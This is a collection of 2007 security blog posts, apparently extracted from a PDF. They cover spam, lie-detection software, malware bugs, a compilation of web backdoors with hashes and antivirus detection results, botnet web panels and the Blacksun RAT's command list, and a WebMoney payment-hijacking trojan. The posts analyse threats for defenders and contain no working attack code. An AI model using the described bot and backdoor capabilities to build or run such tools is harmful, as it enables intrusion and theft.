Coalition released on Tuesday. More than 80 percent of e-mailers already use tools such as "report spam" and the "unsubscribe" button to manage their in-boxes, the survey found. The survey, which was also conducted by marketing research firm Ipsos, polled 2,252 Internet users who access e-mail through service providers such as AOL,

MSN/Hotmail, Yahoo! and Gmail. "

Having a report spam button means the technological measures in place to prevent the spam from reaching a

mailbox have failed, a very bad sign by itself. Before asking for a report spam button [2]understand how spammers

obtain [3]your email at the first place and try to prevent it. Standardizing the "report spam" button on multi-vendor level would never happen. That's mainly because vendors actually compete on spam detection results, just like they

should do with the idea that competition not only keeps them in a good business shape, but has the potential to best serve the customer.

There's also the mean wisdom of crowds to keep in mind. Remember when [4]Hotmail was blocking Gmail

invites?

156



Was it an undercover corporate policy, or Hotmail fans were clicking the report spam button on received Gmail invites to make sure Hotmail subscribers never get the chance to receive them? Empowering the masses in a Web 2.0

windom of crowds style is tricky, as the way competitors click on each other's AdSense ads during lunch breaks, the

very same way they'd subscribe to a competitor's email notifications and have them reported as spam. Contribute to

[5]Project Honeypot if your infrastructure allows you to and see them crawling. Cartoon courtesy of Bill Holbrook.

1.

http://news.yahoo.com/s/nm/20070327/tc_nm/email_spam_

[dc](#)

2. <http://ddanchev.blogspot.com/2006/09/email-spam-harvesting-statistics.html>

3. <http://ddanchev.blogspot.com/2007/01/inside-email-harvesters-configuration.html>

4. <http://slashdot.org/article.pl?sid=04/06/21/1150236>

5. <http://www.projecthoneypot.org/statistics.php>

157



Hijacking Your Fear (2007-04-04 15:28)

Have no fear, the [1]toxoplasma gondii parasite is here. Just like a decent piece of malware exploiting a zero day

vulnerability in an anti virus software, shutting it down or making sure it cannot obtain the latest signatures while totally ignoring the host's firewall, this [2]parasite controls the fate of rats and mice in a targeted nature :

"

by hijacking the part of the brain that makes the rodents naturally fear cats, a new study show. The exquisite

precision leaves intact all other neurological mechanisms for learning to avoid danger, so the rodents learn to survive all hazards except being eaten by cats - the only form of death beneficial to the parasite. "

Very interesting example of targeted attacks on a rat's brain courtesy of mother Nature's ghost-hacking capa-

bilities. Just a whisper in my ghost - hope the parasite doesn't become cats-compatible and have them fear the mice.

1. http://en.wikipedia.org/wiki/Toxoplasma_gondii
2. <http://www.newscientist.com/article/dn11516-parasite-hijacks-brains-with-surgical-precision.html>

158



Lie Detecting Software for Text Communications (2007-04-09 17:10)

The art of money wasting when there's a surplus of research grants and no one to pick them, or [1]a product concept

myopia? \$680,000 have been awarded by the U.S National Science Foundation to software developers to come up

with a [2]lie detecting software for email, IM and SMS messages :

" There's still an open question of whether that is actually possible or not," [3]said Jeff Hancock , a communications professor and information science faculty member at Cornell. "Our research suggests that it is." Passive voice, verb tense changes, and even noun or verb selection can suggest a person is lying, he said . Hancock said another

indicator of written deception is the decreased use of the word "I," which is most likely an attempt to create distance.

"One of the reasons we think that works as an indicator is that pronoun use is subconscious," he said. In interactive

speech, like instant messaging and some dialogues, liars go into a "persuasive mode" and increase the length of their message by 30 % to describe and explain situations, he said. Other factors – such as individual beliefs about behavior, whether someone is accused of something or interacting with an accuser – can complicate the process. "

Lies are creative even in a written form compared to the favorable body gestures that [4]speak for themselves. And I

don't really think an alert such as "the suspect's talking too much on a one sentence question" would do any good. It's all about doing your homework, having experience, not being naive and the power to remain silent when someone's

lying to you – lying pattern intelligence gathering . On the other hand, the product concept myopia is a situation

where a company falls in love with their product or service and establish the "build it and they'll come" mentality even without bothering to assess whether or not the market's environment is willing to embrace it, can afford it, or

actually need it . The less market transparency, the better for the company, the better the market transparency the

better the purchasing decision of the customer who'll realize that the solution doesn't have to be in the form of the

offered product. My point is that, despite the need for the detection of lies of text communications, the solution may not come in the form of talk pattern detection, for instance, your overhyped lover tells you he's in Paris, but geolocating your communicating with him you see he's in Frankfurt, and what a coincidence that is since his ex also lives there.

Using [5]Enron, the infamous [6]case study that'll be discussed in business school for years to come is a good analogy. But just because you think you've established a pattern of communication - lies - in conversations that are

fake by default, doesn't mean you'll be able to build the dynamics of lying into a detectable pattern. Detecting lies on the fly remains futile for the time being, and you really don't need a program to tell you if someone's lying to

you especially in a written form. Outsmart them, act like you don't know to get intelligence on their lying pattern

, remain silent for a short timeframe, they'll lie again, be prepared and hopefully you'll recognize a new pattern.

Enron's past communication shouldn't be the benchmark in this case, try some [7]Fool's day press releases like this

[8]PirateBay announcement for finding a permanent hosting solution - in North Korea! Average people's patterns are

the same, therefore pretend to be a moron when you're most knowledgeable, and pretend to be weak when you're

most strong and I guarantee you a quick reboot of your relationships.

The lines between sarcasm and a lie are getting even more blurred these days.

1. http://en.wikipedia.org/wiki/Marketing_myopia

2. <http://www.informationweek.com/software/showArticle.jhtml?articleID=198701103>

3. <http://www.cis.cornell.edu/hancock.html>
4. <http://ddanchev.blogspot.com/2006/11/how-to-tell-if-someones-lying-to-you.html>
5. <http://ddanchev.blogspot.com/2006/09/visualizing-enrons-email.html>
6. <http://ddanchev.blogspot.com/2006/06/there-you-go-with-your-financial.html>
7. http://en.wikipedia.org/wiki/April_1,_2007#In_websites
8. <http://slashdot.org/article.pl?sid=07/04/01/1342236&from=rss>

160



Month of Malware Bugs Coming (2007-04-10 14:47)

This will prove to be [1]interesting as it's directly related with a previous discussion on [2]hijacking or shutting down someone else's botnet through exploiting vulnerabilities in their code :

" During each day of the Month of Bug Bugs McAfee Avert Labs will provide analysis of flawed malicious code

(aka bugs). These are viruses that don't spread, password stealing Trojans that can't leave the stable, drive-by attacks that crash and burn, phishing attacks that phlop, denial of service attacks that are denied, etc. Our analysis will

highlight the errors made by authors, and show how these threats can be fixed and in most cases optimized for

maximum potency. "

Have you ever imagined that as a pen tester or security consultant you'll have to exploit XSS vulnerabilities in

a botnet's web C &C in order to take a peek inside? Botnet polymorphism in order for the botnet to limit the

possibility of establishing a communication pattern – an easily detectable one – is just as important as is the constant diversification towards [3]different communication platforms.

Despite that malware authors are consistently

creative, and efficiently excelling at being a step ahead of the security measures in place, they're anything but

outstanding programmers, or at least don't put as much efforts into Q &A as they could. Aren't malware coders

logically interested in [4]benchmarking and optimizing their "releases", do they have the test bed in terms of a virtual playground to evaluate the effectiveness of their code, or are they actually enjoying a "release it and improve it on the fly" mentality? It's all a question of who the coders are, and how serious are their intentions.

In a [5]very well structured paper courtesy of Symantec, the author John Canavan looks are various bugs in popular

malware such as the Morris worm, Sobig, Nyxem, OSx.Leap, as well as Code Red Worm, W32.Lovgate.A@mm,

W32.Logitall.A@mm, VBS.SST@mm, VBS.Pet_Tick.N, W32.Beagle.BH@mm, W32.Mytob.MK@mm. Rather interest-

ing fact about the much hyped Nyxem :

" However something that was overlooked in a lot of reports at the time was this bug in the code, which

meant

that the worm would not overwrite files on the first available drive found. For example if the first available drive is the C drive, the worm will overwrite files in available drives from D to Z.

"

Looking forward to seeing the bugs due to be highlighted in the MoBB.

1. <http://www.avertlabs.com/research/blog/?p=239>
2. <http://www.linuxsecurity.com/docs/malware-trends.pdf>
3. <http://ddanchev.blogspot.com/2007/03/botnet-communication-platforms.html>
4. <http://ddanchev.blogspot.com/2006/09/benchmarking-and-optimising-malware.html>
5. http://www.symantec.com/avcenter/reference/me.code.write_good.pdf

161



**Shots from the Malicious Wild West - Sample Four
(2007-04-10 15:16)**

My previous "shots" related to various pieces of malware, packers, or on the fly malicious URL analysis will continue to expand with the idea to provide you with screenshots of things you only read about, but never get the chance to

actually see. In the first shot I discussed [1]ms-counter.com, in the second the [2]Pohernah crypter, and in the third

[3]The Rat! Keylogger. You may also find a recent post related to the [4]dynamics of the underground's economy, as

well as the related screenshots very informative.

In this virtual shot I'll discuss the [5]High Speed Verifier, a commercial application spammers use to filter out

the fake and non-existent emails in their spam databases in order to not only achieve a faster speed while sending

their message out, but also improve the quality of their databases which I love poisoning so much. What the High

Speed Verifier all about? As its authors state :

" HSV detects about 20-30 % of invalid addresses in a mailing list, though theoretically it is possible to detect up to 60-70 % using a software product. This figure seems relatively small, but actually it might make 10 % of a list.

Besides, HSV provides for optimal checking mode in terms of time and data traffic. More thorough checking (with

which the rest 40 % of invalid addresses could be detected) takes 10 times longer and requires 5 times greater traffic for each address, hence it's not that advisable with huge lists. "

So once [6]emails are harvested, they have to be verified and then abused for anything starting from [7]phish-

ing attacks to good old fashioned [8]social engineering tricks deceiving users into executing malware or visiting a site for them to do so. Don't get too excited, the [9]advanced version has even more interesting features :

162



" The program works on the same algorithm as ISP mail systems do. Mail servers addresses for specified ad-

dress are extracted from DNS. The program tries to connect with found SMTP-servers and simulates the sending

of message. It does not come to the message sending — AMV disconnect as soon as mail server informs does this

address exist or not. "

The old dilemma is still place - direct online marketing VS spam or what's the difference these days if any?

Marketed as tools to assist online marketers these programs are [10]logically abused by [11]spammers, phishers and everyone in between.

1. <http://ddanchev.blogspot.com/2007/03/shots-from-malicious-wild-west-sample.html>

2. http://ddanchev.blogspot.com/2007/03/shots-from-malicious-wild-west-sample_10.html

3. http://ddanchev.blogspot.com/2007/03/shots-from-malicious-wild-west-sample_3723.html
4. <http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html>
5. <http://www.mailutilities.com/hsv/>
6. <http://ddanchev.blogspot.com/2007/01/inside-email-harvesters-configuration.html>
7. <http://ddanchev.blogspot.com/2007/02/phishing-ecosystem.html>
8. <http://ddanchev.blogspot.com/2007/01/social-engineering-and-malware.html>
9. <http://www.mailutilities.com/amv/>
10. <http://ddanchev.blogspot.com/2007/02/image-blocking-in-email-clients-and-web.html>

163

11. <http://ddanchev.blogspot.com/2006/09/email-spam-harvesting-statistics.html>

164



Mujahideen Secrets Encryption Tool (2007-04-12 14:58)

Remember [1]Mujahideen Secrets, the [2]jihadist themed encryption tool released by the Global Islamic Media

Front (GIMF) to aid cyber jihadists about to convert to cyber terrorists in encrypting their communications? See

the attached screenshot – if only could jihadists see through the eyes of the multilingual crawler or knew I violate

their OPSEC on a daily basis. The interesting part from a PSYOPS perspective is how they've realized that using PGP

no longer means improved and sustained self-esteem for the average jihadists, so coming up with their very own

encryption tool and file shredder is a logical step.

Encryption, even [3]steganography has been used by terrorists for years, and despite that no one is feeling comfortable with the idea, it's an unspoken fact. There's also something else to keep in mind, terrorists are putting more efforts into recruiting knowledgeable individuals than trying to educate them from day one. And while coding the mujahideen secrets software requires nothing more than a simple GUI and

publicly obtained encryption libraries, I wonder did the people behind it on purposely knew who they're compiling

the tool for, or was it a part time project on a "need to know basis"?

Encryption algorithms' sophistication in respect to the key's size shouldn't really be of any concern in this

case,

165

but how come? Simple, the lack of quality passphrases, even implementation of the algorithms into the software,

combined with client side attacks seeking to obtain the passphrase compared to perhaps futile bruteforcing, speak for themselves. One thing remains for sure - they're encrypting and generating more noise than originally thought.

Go through an [4]analysis of the Technical Mujahid Issue One as well.

1. <http://www.zone-h.org/content/view/14486/30/>
2. <http://ddanchev.blogspot.com/2007/02/terrorism-and-encryption.html>
3. <http://ddanchev.blogspot.com/2006/08/steganography-and-cyber-terrorism.html>
4. <http://ddanchev.blogspot.com/2006/12/analysis-of-technical-mujahid-issue-one.html>

166



A Compilation of Web Backdoors (2007-04-20 00:58)

The other day I came across to a nice [1]compilation of web backdoors only, and decided to verify how well are

various AVs performing when detecting them :

" I have collected some [2]WEB backdoors in the past to exploit vulnerable file upload facilities and others. I

think a library like this may be useful in a variety of situations. Understanding how these backdoors work can help

security administrators implement firewalling and security policies to mitigate obvious attacks. "

Here are some results listing the AVs that detected them - as they should :

name: cfexec.cfm

size: 1328

md5.: cce2f90563cb33ce32b6439e57839492

sha1: 01c50c39e41c6e95262a1141dbfcbf9e8f14fc19

_No AV detects this one

name : cmdasp.asp

size: 1581 bytes

md5: d0ef359225f9416dcf29bb274ab76c4b

sha1: 9df3e72df372c41fe0a4d4f1e940f98829b752e1

Authentium 4.93.8 04.14.2007 ASP/Ace.G@bd

Avast 4.7.981.0 04.16.2007 VBS:Malware

BitDefender 7.2 04.16.2007 Backdoor.ASP.Ace.C

ClamAV devel-20070312 04.16.2007 ASP.Ace.C

DrWeb 4.33 04.16.2007 BackDoor.AspShell

Ewido 4.0 04.16.2007 Backdoor.Rootkit.10.a

F-Prot 4.3.2.48 04.13.2007 ASP/Ace.G@bd

F-Secure 6.70.13030.0 04.16.2007 ASP/Ace.G@bd

Kaspersky 4.0.2.24 04.16.2007 Backdoor.ASP.Ace.q

167

Microsoft 1.2405 04.16.2007 Backdoor:VBS/Ace.C

Symantec 10 04.16.2007 Backdoor.Trojan

VBA32 3.11.3 04.14.2007 Backdoor.ASP.Rootkit.10.a #1

Webwasher-Gateway 6.0.1 04.16.2007

VBScript.Unwanted.gen!FR:M-FW:H-RR:M-RW:M-N:H-CL:H
(suspicious)

name: cmdasp.aspx

size: 1442

md5.: 27072d0700c9f1db93eb9566738787bd

sha1: 2c43d5f92ad855c25400ee27067fd15d92d1f6de

_No AV detects this one

name: simple-backdoor.php

size: 345

md5.: fcd01740ca9d0303094378248fdeaea9

sha1: 186c9394e22e91ff68502d7c1a71e67c5ded67c c

_No AV detects this one

name: php-backdoor.php

size: 2871

md5.: 9ca0489e5d8a820ef84c4af8938005d5

sha1: 89db6dc499130458597fe15f8592f332fb61607e

AhnLab-V3 2007.4.19.1/20070419 found [BAT/Zonie]

AntiVir 7.3.1.53/20070419 found [PHP/Zonie]

Authentium 4.93.8/20070418 found [PHP/Zackdoor.A]

AVG 7.5.0.464/20070419 found [PHP/Zonie.A]

BitDefender 7.2/20070419 found [Backdoor.Php.Zonie.B]

F-Prot 4.3.2.48/20070418 found [PHP/Zackdoor.A]

F-Secure 6.70.13030.0/20070419 found [PHP/Zackdoor.A]

Ikarus T3.1.1.5/20070419 found [Backdoor.PHP.Zonie]

Kaspersky 4.0.2.24/20070420 found [Backdoor.PHP.Zonie]

McAfee 5013/20070419 found [PWS-Zombie]

Microsoft 1.2405/20070419 found [Backdoor:PHP/Zonie.A]

NOD32v2 2205/20070419 found [PHP/Zonie]

Norman 5.80.02/20070419 found [PHP/Zonie.A]

VBA32 3.11.3/20070419 found [Backdoor.PHP.Zonie #1]

Webwasher-Gateway 6.0.1/20070419 found [Script.Zonie]

name: jsp-reverse.jsp

size: 2542

md5.: ebf87108c908eddaef6f30f6785d6118

sha1: 24621d45f7164aad34f79298bcae8f7825f25f30

_No AV detects this one

168

name: perlcmd.cgi

size: 619

md5.: c7ac0d320464a9dee560e87d2fdbdb0c

sha1: 6cd84b993dcc29dfd845bd688320b12bfd219922

_No AV detects this one

name: cmdjsp.jsp

size: 757

md5.: 3405a7f7fc9fa8090223a7669a26f25a

sha1: 1d4d1cc154f792dea194695f47e17f5f0ca90696

_No AV detects this one

name: cmd-asp-5.1.asp

size: 1241

md5.: eba86b79c73195630fb1d8b58da13d53

sha1: 22d67b7f5f92198d9c083e140ba64ad9d04d4ebc

Webwasher-Gateway 6.0.1/20070419 found

[VBScript.Unwanted.gen!FR:M-FW:M-RR:M-RW:M-N:H-CL:H
(sus-

picious)]

Rather interesting, there have been [3]recent targeted attacks aiming at gullible admins who'd put such web

shells at their servers, thus opening a reverse shell to the attackers. As always, this compilation is just the tip of the iceberg, as Jose Nazario points out having variables means a different checksum, and considering the countless

number of ASP, PHP and PERL based reverse backdoors, the threat is here to remain as silent and effective as possible.

Grep this viruslist, especially the [4]ASP, PHP and PERL backdoor families to come up with more variants in case you

want to know what's already spotted in the wild. Here's a very well written paper by Gadi Evron on [5]Web Server

Botnets and Server Farms as Attack Platforms discussing the economies of scale of these attacks.

1. <http://michaeldaw.org/projects/web-backdoor-compilation/>

2. http://www.sans.org/resources/malwarefaq/rwww_shell.php

3. <http://asert.arbornetworks.com/2007/02/phpwebguard-and-aspwebguard-attacks/>

4. <http://vx.netlux.org/vl.php?dir=virlist>

5. http://www.beyondsecurity.com/whitepapers/GadiEvron_VBFeb07.pdf



Shots from the Malicious Wild West - Sample Five (2007-04-20 02:24)

Open source malware with a MySQL based web command and control? It's not just Sdbot and Agobot being the most popular malware groups that have such features by default, but pretty much every new bot family. The Cyber Bot, a malware on demand is one of these. Among the typical DDoS capabilities such as SYN,ACK, ICMP, UDP, DNS and HTTP post and get floods, it offers various rootkit capabilities in between the ability to bypass popular AV and firewall software. I recently located various screenshots from the web command and control which I'm sure you'll find enlightening. A picture is worth a thousand fears as usual. Rather interesting, the bot is able to figure out whether the infected user is on a LAN, dialup, or behind a proxy connection, the rest of the statistics such as IP geolocation and infected users per OS are turning into a modular commodity. It's also worth noting that the web interface has the capability to offer access to the control panel to more than one registered user, which logically means that it's build with the idea to provide rental services.

170



Here's a related post with more [1]web command and control screenshots, and another one taking into consideration various [2]underground economics.

1. <http://ddanchev.blogspot.com/2006/11/nuclear-grabber-toolkit.html>

2. <http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html>

171



Shots from the Malicious Wild West - Sample Six (2007-04-20 03:06)

Continuing the "Malicious Wild West" series, the Blacksun RAT integration on the web is so modules-friendly it makes you wonder why it's not another case study on malware on demand, but a publicly obtainable open source malware

like it is. Process injections in explorer.exe by default, and with a default port 2121, this HTTP bot is still in BETA. And BETA actually means more people will play around with the code, and add extended functionalities into it. There's a

common myth that the majority of botnets are still operated through IRC based communications, and despite that

there're still large botnets receiving commands through IRC, there's [1]an ongoing shift towards diversification and

HTTP in all of its tunneling and covert beauty seems to be a logical evolution.

172

Here are some commands included in default admin.php that speak for themselves :

OPTION value=cmd

OPTION value=cmd

OPTION value=bindshell

OPTION value=download

OPTION value=ftp _upload

OPTION value=msgbox

OPTION value=power

OPTION value=monitor

OPTION value=cdrom

OPTION value=keyboard

OPTION value=mouse

OPTION value=crazymouse

OPTION value=funwindows

OPTION value=version

OPTION value=exitprocess

OPTION value=killmyself

Killmyself is quite handy in case you get control of the botnet in one way or another and disinfect the entire

population with only one command. Stay tuned for various other "releases" in the upcoming virtual shots during the next couple of days.

1. <http://ddanchev.blogspot.com/2007/03/botnet-communication-platforms.html>

173



Google in the Future (2007-04-20 03:37)

Great fake as a matter of fact. Don't blame the crawler while crawling the public Web, but the retention of clickstreams for indefinite periods of time and the intermediaries selling them to keyword marketers. And of course the emerging

centralization of [1]too much power online with its [2]privacy implications – power and responsibility must intersect.

[3]Two more fakes for [4]you to enjoy.

1.

<http://www.marketwatch.com/news/story/eu-privacy-body-criticizes-google/story.aspx?guid=%7B578CE44F-EDC5-43A8-865A-51960583F9D3%7D>

2.

<http://www.wired.com/politics/onlinerights/news/2007/04/dubleclick>

3. <http://caglecartoons.com/images/preview/%7BE040B3EA-39CF-4001-A1A6-896CAFA68798%7D.gif>

4.

<http://photos1.blogger.com/blogger/1933/1779/1600/google10yearsfromnow.0.jpg>



OSINT Through Botnets (2007-04-23 18:06)

[1]Open source intelligence gathering techniques from a government sponsored cyber espionage perspective have

been an active doctrine for years, and that's thankfully to niching approaches given the huge botnet infected network

- government and military ones on an international scale as well. And yes, [2]targeted attacks as well. It's a public secret that botnet masters are able to [3]geolocate IPs through commercially obtainable databases reaching levels of

superior quality. Have you ever thought what would happen if access to botnet on demand request is initiated, but

only to a [4]botnet that includes military and government infected PCs only? Here's a related story :

"

The misuse of US military networks by spammers and other pond life is infrequently reported, but goes back some

years . In August 2004, we reported how blog comment spams promoting illegal porn sites were sent through com-

promised machines associated with unclassified US military networks. Spam

advertising "incest, rape and animal sex" pornography was posted on a web log which was set up to discuss the ID

Cards Bill via an open proxy at the gateway of an unclassified military network. "

From an OSINT perspective, part by part a bigger picture emerges from the tiny pieces of the puzzle, and de-

spite that these would definitely be unclassified, a clerk's email today may turn into a major violation of OPSEC

tomorrow . Moreover, the security through obscurity approach of [5]different military networks might get a little bit shaken up due to the exposure of the infrastructure in a passive mode from the attacker's perspective.

In the wake of yet another [6]targeted attack on U.S government networks in the form of zero-day vulnerabil-

ities in Word documents neatly emailed to the associated parties, it's worth discussing the commitment shown

175



in the form of the Word zero day, and the attach congressional speech to Asian diplomacy sent to Asian departments :

" The mysterious State Department e-mail appeared to be legitimate and included a Microsoft Word docu-

ment with material from a congressional speech related to Asian diplomacy , Reid said. By opening the document,

the employee activated hidden software commands establishing what Reid described as backdoor communications

with the hackers. The technique exploited a previously unknown design flaw in Microsoft's Office software, Reid said

. State Department officials worked with the Homeland

Security Department and even the FBI to urge Microsoft to develop quickly a protective software patch, but the

company did not offer the patch until Aug. 8 — roughly eight weeks after the break-in.

"

The life of this zero day vulnerability started much earlier than anyone had predicted, and obviously specific

emails of various departments are known, are harvested or obtained through the already infected with malware PCs

- pretty much everything for a successful targeted attacks seems to be in place right? But what makes me wonder is

where are the attacking emails originating from, an infected ADSL user somewhere around the world whose spoofed

.gov or .mil email somehow made it not though and got undetected as spam, or from an already infected .gov or .mil

host where the attackers took advantage of its IP reputation?

In the majority of news articles or comments I come across to, reporters often make the rather simplistic

connection with China's emerging cyber warfare capabilities - a little bit of [7]Sun Tzu as a school of thought and

mostly rephrasing U.S studies – whenever an attacking email, or [8]attack is originating from China's netblocks.

Perhaps part two of my previous post "[9]from the unpragmatic department" sparked debate on [10]physically bombing the sources of the attacks, just to make sure I guess. Engineering cyber warfare tensions nowadays,

providing that China's competing with the U.S for the winning place on botnet and spam statistics for the last several years speaks for itself – the U.S will find itself bombing U.S ISPs and China will find itself bombing Chinese ISPs

. So the question is - why establish an offensive cyber warfare doctrine when you can simple install a type of Ly-

cos Spam Fighting screensaver on every military and government computer and have it periodically update its hitlists?

176

Black humour is crucial if you don't want to lose your real sense of humour, and thankfully, for the time being an offensive cyber warfare provocation – or the [11]boring idleness of botnet masters – isn't considered as a

statement on war yet. [12]The Sum of All Fears's an amazing representation of engineering tensions in real-life, so

consider keeping your Cyber Defcon lower .

Open source visualization courtesy of [13]NYTimes.com, [14]MakeLoveNotSpam's effect courtesy of Netcraft.

UPDATE: Apparently, [15]seven years ago North Korea's hyped [16]cyber warfare unit was aware of the concept of targeted attacks so that :

"

Kim Jong Il visited software labs and high-tech hubs during his rare trips to China and Russia in 2000 and 2001. When then- U.S. Secretary of State Madeleine Albright visited Pyongyang in 2000, he asked for her e-mail address.

"

On a future visit, in a future tense, perhaps IM accounts would be requested to rotate the infection vectors.

Meanwhile, read a great article on [17]North Korea's IT Revolution, or let's say a case study on failed [18]TECHINT due to a self-serving denial of the word globalization.

1. <http://ddanchev.blogspot.com/2006/09/benefits-of-open-source-intelligence.html>

2. <http://ddanchev.blogspot.com/2006/09/chinese-hackers-attacking-us.html>

3. <http://ddanchev.blogspot.com/2007/02/rootlauncher-kit.html>

4. http://www.theregister.co.uk/2007/04/16/military_botnet/

5. <http://ddanchev.blogspot.com/2006/09/biggest-military-hacks-of-all-time.html>

6. http://news.yahoo.com/s/ap/20070419/ap_on_hi_te/hackers

[_state_department](#)

7. <http://www.ndu.edu/inss/siws/ch1.html>
8. <http://www.fcw.com/article97658-02-13-07-Web&printLayout>
9. <http://ddanchev.blogspot.com/2007/01/preventing-massive-al-qaeda-cyber.html>
10. <http://www.networkworld.com/news/2007/020807-rsa-cyber-attacks.html>
11. <http://ddanchev.blogspot.com/2007/02/korean-zombies-behind-root-servers.html>
12. http://en.wikipedia.org/wiki/The_Sum_of_All_Fears
13. <http://www.nytimes.com/2006/12/03/magazine/03intelligence.html?ex=1322802000&en=46027e63d79046ce&ei=5090>
14. http://news.netcraft.com/archives/2004/12/01/spam_sites_rippled_by_lycos_screensaver_ddos.html
15. http://www.usatoday.com/tech/news/2003-12-25-nkorea-computers_x.htm
16. <http://ddanchev.blogspot.com/2006/07/north-koreas-cyber-warfare-unit-121.html>
17. <http://www.atimes.com/atimes/Korea/ID24Dg01.html>
18. <http://en.wikipedia.org/wiki/TECHINT>



Shots from the Malicious Wild West - Sample Seven (2007-04-25 13:34)

[1]The Webmoner is a malware family that's been targeting the [2]WebMoney service for the [3]last couple of years,

a service which is mostly used in Russia from both legitimate and malicious parties – three out of five transfers by

malicious parties use WebMoney and the other two use Yandex. What's interesting about this trojan, or we can

perhaps even define it as a module given its 2kb packed size and compatibility with popular malware C &C platforms in respect to stats, is that it doesn't log the accounting details of Web Money customers, instead, the attacker is

feeding the trojan with up to four of his Web Purses, so that at a later stage when the infected party is initiating

transfer, the malware will hijack the process and intercept the payments and direct them to the attacker's web

money accounts . See how various AVs are performing when detecting a sample of it.

The disturbing part is a recently made public builder, the type of DIY a.k.a the revenge of the script kiddies

with

a push of a button malware generation with a built in fsg packing to further obfuscate it and have it reach the 1.5kb size. See attached screenshot. This attack puts the service in a awkward situation, as the transfers are

actually hijacked on the fly, and the responsibility is forwarded to the infected party, compared to a situation

where the details have been keylogged and transfers made with stolen IDs. How have things evolved from 2001

until 2007? Keylogging may seem logical but is the worst enemy of efficiency compared to techniques that

automatically, collect, hijack and intercept the desired accounting data. [4]The screen capturing banking trojan

Hispace came across to is a good example presenting the trade off here. The irony? The author of the builder is an-

anticipating malware on demand requests and charging 10 WMZ in virtual money for undetected pieces of the malware

.

There's an ongoing debate on the usefulness and lack of such of popular anti virus software. In January 2007,

the Yankee Group released a 4 pages report starting at \$599 - try a [5]26 pages free alternative released in January

2006 debunking lots of myths - entitled "[6]Anti-Virus is Dead: Long Live Anti-Malware" in an effort to not only generate lazy revenues on their insights, but to emphasize on the false feeling of security many AVs provide you

with. As a consultant you often get the plain simple question on which is the best anti virus out there, to which

you either reply based on lead generation relationship with vendors, or do them a favour and answer the question

with a question - the best anti virus in respect to what? Detecting rootkits? Removing detected malware and

restoring the infected files to their previous condition? Log event management compatibility with existing security

events management software? Fastest response times to major outbreaks? – psst zero day malware ruins the effect

here. Or which anti virus solution has the largest dataset for detecting known malware? Anti virus is just a part

of your overall security strategy, and given the anti virus market is perhaps the one with the highest liquidity, thus most \$ still go to perimeter defense solutions, too much expectations and lack of understanding of the threatscape

mean customer dissatisfaction which shouldn't always be the case. If anti virus software the way we use it today is

dead, then John Doe from the U.S or Ivan Ivanov from Russia would still be 31337-ing the world, the Sub7 world I mean.

Some AVs however perform better than others on given tasks. The recently released [7]AV comparatives speak for

themselves. If you're going to use an anti virus software, use one from a company who's core competency relies

in anti virus software, and not from a company that entered the space through acquisition during the last couple

of years, or from one where anti virus is just part of huge solutions portfolio. Boutique anti virus vendors logically

outperform the market leaders – exactly the type of advice I've been giving out for quite a while.

Related posts :

[8]Security Threats to Consider when Doing E-banking

[9]No Anti-Virus, No E-banking for You

[10]The Underground Economy's Supply of Goods

Previous "virtual shots" :

[11]Shots from the Malicious Wild West - Sample Six

[12]Shots from the Malicious Wild West - Sample Five

[13]Shots from the Malicious Wild West - Sample Four

[14]Shots from the Malicious Wild West - Sample Three

[15]Shots from the Malicious Wild West - Sample Two

[16]Shots from the Malicious Wild West - Sample One

1. <http://www.f-secure.com/v-descs/wmpatch.shtml>

2. <http://www.webmoney.ru/>

3. <http://www.kaspersky.com/news?id=243>

4. <http://ddanchev.blogspot.com/2006/%2009/banking-trojan-defeating-virtual.html>

5. <http://www.linuxsecurity.com/docs/malware-trends.pdf>

6. <http://www.marketresearch.com/product/display.asp?productid=1424773&xs=r>

179

7. <http://www.av-comparatives.org/>
8. <http://ddanchev.blogspot.com/2006/01/security-threats-to-consider-when.html>
9. <http://ddanchev.blogspot.com/2006/05/no-anti-virus-software-no-e-banking.html>
10. <http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html>
11. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_7672.html
12. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_20.html
13. <http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample.html>
14. http://ddanchev.blogspot.com/2007/03/shots-from-malicious-wild-west-sample_3723.html
15. http://ddanchev.blogspot.com/2007/03/shots-from-malicious-wild-west-sample_10.html
16. <http://ddanchev.blogspot.com/2007/03/shots-from-malicious-wild-west-sample.html>

180



Outsourcing The Spying on Your Wife (2007-04-26 02:12)

[1]

Targeted attacks and zero day malware have always been rubbing shoulders, and it's not just a fad despite that everyone's remembering the wide-scale malware outbreaks attacking everything and everyone from the last couple of years. But the days of segmenting targeted attacks per country, city, WiFi/Bluetooth spot coverage are only emerging.

The idea of profitably serving a demand for a service however, is prompting detective agencies to adapt to to-day's standards for surveillance and snooping in the form of using malware to obtain the necessary information.

And despite that commercially [2]obtainable surveillance tools are [3]cheaply available to everyone interested and taking the risk of using them, customers obviously prefer to leave it to the "pros". Here's a story of an "adaptive"

[4]detective agency using targeted emails with malware to spy :

" The jury of five woman and seven men heard how the agency used "Trojan" computer viruses, which were hidden inside emails and attacked computers when opened, allegedly created by American-based IT specialist Marc

Caron. Hi-tech devices used to bug phones were installed by interception specialist Michael Hall, the court was told.

Prosecutors said a number of them were fitted to BT's telegraph polls and inside junction boxes, but BT eventually

hid a camera in one of the boxes and caught him at work.

"

Here're more [5]details on the targeted attack :

" Mrs Mellon opened it because it "purported to show what her husband was up to", said Ms Moore. It is alleged the agency hacked into emails to snoop on Tamara Mellon. The Trojan then recorded "every keystroke that

was made", she said, including such things as bank account numbers and passwords . "They didn't take any money.

They didn't steal anything, but from time to time they had a little snoop on behalf of their clients," Ms Moore said. "

I imagine a questionnaire from such a detective agency in the form of the following :

- The victim's IT literacy from 0 to 5?
- Are they aware of the concept of anti virus and a firewall?
- List us all their contact points in the form of IM and email accounts
- Are they mobile workers taking advantage of near-office WiFi spots?

You get the point. Hopefully, such services wouldn't turn into a commodity, or even if they do, I'm sure they'll

somehow figure out a way to legally forward the responsibility to the party that initiated the request.

Related posts:

[6]HP Spying on Board of Directors' Phone Records

[7]HP's Surveillance Methods

[8]Mark Hurd on HP's Surveillance and Disinformation

[9]

1.

http://photos1.blogger.com/blogger/1933/1779/1600/covert_operative.jpg

2. <http://ddanchev.blogspot.com/2007/03/usb-surveillance-sticks.html>

3. <http://ddanchev.blogspot.com/2007/03/ghosts-in-keyboard.html>

